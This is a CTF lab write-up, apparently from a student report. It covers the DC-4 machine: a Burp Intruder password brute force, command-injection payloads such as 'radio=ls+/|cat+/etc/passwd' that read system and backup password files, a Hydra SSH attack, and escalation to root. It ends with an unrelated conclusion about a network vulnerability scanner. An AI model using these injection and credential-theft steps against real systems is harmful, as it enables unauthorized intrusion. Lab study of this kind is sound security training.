
Most of the time we see the default IP and the Port : 127.0.0.1:8080




And in the same section we can see the import/export CA certificate, click on it, and choose the certificate in DER format under Export section and click on save, remember the path you saved.



In the Firefox change the proxy setting to manual with IP and Port corresponding to that of the burp suite.




And next search for this about:preferences#privacy and under certification section click on the view.




You get a new tab, in which go to the authorities' section and import the CA certificate which you just downloaded.

Next go to the burp site and in the proxy section, start the interceptor




After that go to the login page and enter any password and username and submit it for example : give admin as both username and password . we will get the proxy in the burp suite.



And right click on that proxy and send it to the intruder.

Go to the Intruder tab and there we can see the options as add$ so select the admin of both username and password and add $ to them .



Go to the command prompt and enter into the root section by using the


cmd: sudo -i

there enter cd /usr/share/seclists/Passwords (if seclists is not present download it by sudo apt install seclists)

in the current directory we have a file (500-worst-passwords.txt) which has some commonly used passwords. We can copy them all.


In the Intruder tab of burp suite, we at the right, we see the payload section, in the payload configuration section we see an option as paste so paste all those passwords copied.

and start the attack, after it with all the possibilities it gives a solution like this.




We get the username as : Admin and password as : happy

Now turn, go to the login page and enter the credentials and u will be able to get onto the page.




Click on the command, and click on the run, we can see the proxy in the burp, so send it to the repeater.

There in the Request tab we can see radio=ls+l (at the end) , change it to radio=ls+/|cat+/etc/passwd and click on the send option. in the response tab choose the render, there u can see the output of the command.



Now we know that the command works fine, change the command to radio=ls+/home u will see the number of users for the victim, copy those uses notes.

We can see 3 users, now change the cmd to radio=cat+/home/jim/backups/old-passwords.bak , u see the previously used passwords in response tab , copy them to notes.



Now turn off the interceptor and go to the command prompt root section.


Make a new file as a user which contains all the previously copied users (those 3 users) and another file as a pass to store these passwords copied.

And perform the hydra to know if there is any password for any of the uses through the ssh port.

We see the password for the user jim. Now we try to get into the jim user through the ssh.

When it asks for the password, enter the previous password we got by hydra. now we can see we are inside the Jim's user.

Now go to the mail directory in var, cd /var/mail , there open a file called jim,



In this we can see the password stored , and at the end we can see the username . so, it's a password of Charles user . so now change the user directory from jim to Charles by the cmd :

Now we are inside he Charles and go to the root directory by su parth and cd /root

There we can see that only one file is there that is flag.txt , once we open it , we get this.


charles@dc-4:/$ su parth
root@dc-4:/# cd /root
root@dc-4:/root# ls
flag.txt
root@dc-4:/root# cat flag.txt
888 888 888 888 8888888b. 888 888 888 888
888 o 888 888 888 888 888 "Y88b 888 888 888 888
888 d8b 888 888 888 888 888 888 888 888 888 888
888 d888b 888 .d88b. 888 888 888 888 .d88b. 88888b. .d88b. 888 888 888 888
888d88888b888 d8P Y8b 888 888 888 888 d88""88b 888 "88b d8P Y8b 888 888 888 888
88888P Y88888 88888888 888 888 888 888 888 888 888 888 88888888 Y8P Y8P Y8P Y8P
8888P Y8888 Y8b. 888 888 888 .d88P Y88..88P 888 888 Y8b. " " " "
888P Y888 "Y8888 888 888 8888888P" "Y88P" 888 888 "Y8888 888 888 888 888
Congratulations!!!
Hope you enjoyed DC-4. Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.
If you enjoyed this CTF, send me a tweet via @DCAU7.
root@dc-4:/root#

CONCLUSION

Every day, vulnerabilities are found in commonly used software products. A network scanner developed in this project is an application which is used to scan the network and report any identified vulnerabilities. It is a web-based GUI which deals with two important aspects of network security: - network scanning and vulnerability assessment.

Network scanning includes identification of alive hosts in the network, which operating systems is installed on them, and what services are running on them. Throughout the vulnerability check, a database of vulnerability signatures is contrasted with the data ac- quired from a network scan output to produce a list of vulnerabilities that are presumably present in the network. What's more to check whether the vulnerability might be abused or not, and on the off chance that it can what are conceivable systems, testing is carried out. It performs functions of both NMAP and Nessus. It gives an administrator web-based GUI developed in PHP thus fulfilling portability and open-source requirement of project. The scanning can be done manually, or a schedule can be fixed by an administrator. The results are shown in different formats for better understanding of management authorities. This project was an excellent primer when implementing network security, but it was not without its challenges. There are still limitations to this tool and the approach of vulnerability scanning.

Patch management and antivirus protection are only the first steps in securing a network. A good vulnerability assessment is the next logical move. Networks are a dynamic entity; they evolve and change constantly. A vulnerability assessment should be set to run constantly and inform the administrator every time change is detected to make the utmost of network security protection.

REFERENCES

1. I. Shakeel. ―The Art of Network Vulnerability Assessment.‖ Internet: http://resources.infosecinstitute.com/wp-content/uploads/The-Art-of-Network Vulnerability-assessment, [Jun. 19, 2018].

2. R. Bond. ―The Benefits of a Vulnerability Assessment.‖ Internet: https://www.hitachi-systemssecurity.com/blog/the-benefits-of-a-vulnerability-assessment/, 2017 [Jun. 19, 2018].

3. P. Cynthia, & P. Laura. ―A Graph-Based System for Network-Vulnerability Analysis.‖ Internet: http://web2.utc.edu/~djy471/CPSC4660/graph-vulnerability.pdf, 1999 [Jun. 20, 2018].

4. A Study on Vulnerability Scanning Tools for Network Security (Railkar & Joshi, 2022) — compares tools like Nmap, Nessus for network security.

5. A. Kore, T. Hinduja, A. Sawant, S. Indorkar, S. Wagh and S. Rankhambe, "Burp Suite Extension for Script based Attacks for Web Applications," 2022 6th International Conference on Electronics, Communication and Aerospace Technology, Coimbatore, India, 2022, pp. 651-657, doi: 10.1109/ICECA55336.2022.10009116.

THANK YOU